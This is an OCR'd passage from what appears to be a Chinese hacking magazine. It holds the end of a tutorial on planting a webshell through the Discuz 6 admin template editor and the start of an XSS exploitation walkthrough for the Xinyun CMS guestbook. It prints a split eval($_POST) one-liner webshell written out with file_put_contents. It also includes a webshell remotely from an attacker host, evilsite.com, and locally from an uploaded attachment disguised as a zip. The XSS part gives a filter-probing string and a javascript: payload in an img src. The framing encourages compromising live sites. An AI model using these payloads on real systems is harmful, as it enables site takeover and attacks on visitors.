


图7

三、解决篇

所有形似$后跟字母或者下划线的php变量都会被替换，而且是基于文本上的替换，从上面的例子可以看出“$_POST["cmd"]”这个变量无论是放在待执行的php代码中还是代码里的字符串中，都会经过同样的替换，该怎么把我们的一句话webshell带进去呢？

也许你已经想到了：还是使用file_put_contents这个函数。但不同的是，在模板中我们要把webshell先以字符串的形式拆开，让它不存在任何文本上可见的变量，然后再把字符串组装起来，写入另外的php文件，来看以下代码：

```
<?php
  file_put_contents('shell.php', '<?php eval($'.'_POST
["cmd"]);'.'?>');//注："."在php中的作用是连接字符串
?>
```

这段代码的作用就是把php一句话木马在“$”前面拆开，让它从文本上不存在类似变量的形式，这样webshell代码就不会被改变了，然后把前后两段以字符串的形式连接起来，做为一个字符串写入shell.php文件。我们只要把这段代码写入space.htm模板，然后运行一下space.php（别忘了这步），运行后我们的webshell就会得到了，如图8，图9。

记住这段代码，以后DZ6后台拿shell就靠它了。直接在模板插马只是DZ6后台获取webshell的方法之一，我再给出另一种方法：人为制造一次“远程文件包含”得到webshell，因为模板里并没有过滤include/require函数，我们只要把webshell的代码保存成txt，放到公网的空间上，比如http://www.evilsite.com/shell.txt，然后在模板中加入这样一句代码：

```
<?php
include('http://www.evilsite.com/shell.txt');
?>
```




图8





图9

Php就会自动把shell.txt的代码请求过来（所以一定要保存成txt等可以直接读到的格式，存成php是不可能读过来的），然后作为程序代码的一部分运行。我们把上述代码写入space模板，然后再次打开space.php，已经成功得到一个webshell了，如图10！


图10

不过使用这种方法有两个注意事项：

1、如果你include了一个大马，最好在夜深人静的时候再干，因为你改了模板，所有打开那个页面的人（无论看谁的space）都会看到你的木马，如果是个大站，那么恭喜你，很快你就会出名了。

2、能否进行远程文件包含取决于php配置时的allow_url_include选项是否为On，这个选项你可以在php的配

置文件php.ini中找到（Windows系统默认在windows目录下，*nix系统是在/usr/local/lib/目录下），在php4.x版本中默认是打开的，但在php5.2.0版本后默认是关闭的。在这种情况下，我们只要稍作变通，将“远程文件包含”变为“本地文件包含”，就可以突破这个限制了。首先将webshell的扩展名改为.zip（不要改成图片格式，discuz会检查文件头），然后作为发贴的附件传上去，在论坛的前台你是无法看到附件的URL的，但在后台的“帖子管理”－>“附件管理”中却可以看到，将include的参数换成附件相对路径就可以了，比如：

```
<?php
include('attachments/month_0712/xxxxxxx.zip');
?>
```

小编点评：

PHP就是好呀，这么多强大的函数组合，28度的冰在本文中运用的方法非常值得大家学习和思考，有时候你用的方法出了错误，并不是因为程序员对那里做了什么过滤，而可能仅仅是因为程序上的某个设计导致的，所以多猜想、多测试，这样才会有结果。

文章难度：★★★
文章阅读点：利用XSS、AJAX以及配合社会工程学，轻松获取新云的shell

新云新洞迎新年

——新云网站内容管理系统XSS漏洞利用详解

旭方（高春雷）

一、前言

送走了2007，我们即将迎来崭新的2008！2007年可谓是不平静的一年，期间各大程序相继曝出了严重漏洞，想必大家都趁机抓了不少肉鸡吧！那么在新的一年又会给我们带来哪些新惊喜呢？这不，新云就给我们送来了一份XSS漏洞的厚礼！

周末在宿舍闲着没事，于是就上网下载了一套“新云网站内容管理系统 v3.1.0.1231 正式版”进行研究，下载页面官方最后的更新时间显示的是2007-12-31 16:32:02，由此看来新云的这次更新也是为了迎接新年的到来。

二、角落里的XSS

新云系统曾经曝出过conn.asp能被下载的漏洞，致使在网上曾经掀起了一场“入侵新云热”，小菜们拿着手里的利用工具疯狂入侵使用新云系统的网站，着实让站长们虚惊了一场。相信经过那次事件后，新云官方已经修补了程序中比较明显的漏洞，像注入这种常见的漏洞应该不会出现了，那么还有哪些容易被忽略的地方呢？譬如留言板。容易被忽略的漏洞呢？譬如XSS。

首先将下载回来的“新云网站内容管理系统 v3.1.0.1231 正式版”打上官方最新的安全补丁，然后点击页面上方的“客户留言”，进入后点“发新留言”，在“留言内容”处我们看到可以利用img标签来插入图片链接，如图1。




图1

格式为“[img]图片地址[/img]”，在我们发表留言后，留言显示到页面上时此处插入图片的代码会被转换为标准的html格式，也就是“<img src="图片地址">”，这里的img是标签名，src是img标签其中的一个属性，用来指定图片的地址信息。玩过XSS的朋友都知道img标签的src属性是可以通过“javascript:脚本代码”来插入我们想要执行的代码的，也就是“<img src="javascript:脚本代码">”，如果新云没有对写入到src属性里的值进行过滤或者过滤不充分的话，不就可以执行我们的脚本代码了吗？

我们先来测试一下此处对特殊字符的过滤情况，在“留言内容”处点击“插入图像”，然后写入“XSS'';:!--"<javascript jAVaScrlpT>=&#{()}\/”，填好其它项目后点“发表新留言”，这时会弹出对话框，提示“发表留言成功！请等管理审核后正式发布”。看来留言还需要管理员在后台审核后才能发表，那就去审核一下吧。进入后台选择“其他管理”下的“留言管理”，然后点击刚才我们发表的留言后面的“审核”链接，审核成功后浏览该留言，查看源文件并搜索关键字“XSS”，如图2。




图2

和我们之前所输入的内容进行对比，可以发现有如下变化：

单引号	→	'
双引号	→	"
<	→	<
空格	→	
>	→	>

我们输入的单引号被转化成了它的10进制“'”，双引号、“<”、空格、“>”则被进行了HtmlEncode处理，而其它的特殊字符都是原样返回。这里除了“<”和“>”的变化外，其它的我们都不必去理会，因为它们现在的形式并不影响它们在代码中所起的作用，只是换一种方式进行表示罢了。由此可见我们就不能利用闭合标签的方式（例如："><script>alert('XSS');</script><"）来插入我们的代码了。但因为程序只是单纯的过滤了“<”和“>”，所以对于使用“<img src="javascript:脚本代

码">"这样的方式来插入代码是不会造成任何影响的。我们来测试一下，留言时在"插入图像"处输入"javascript:alert('XSS')"，然后进入后台审核并查看，如图3。怎么样？弹出熟悉的对话框了吧！

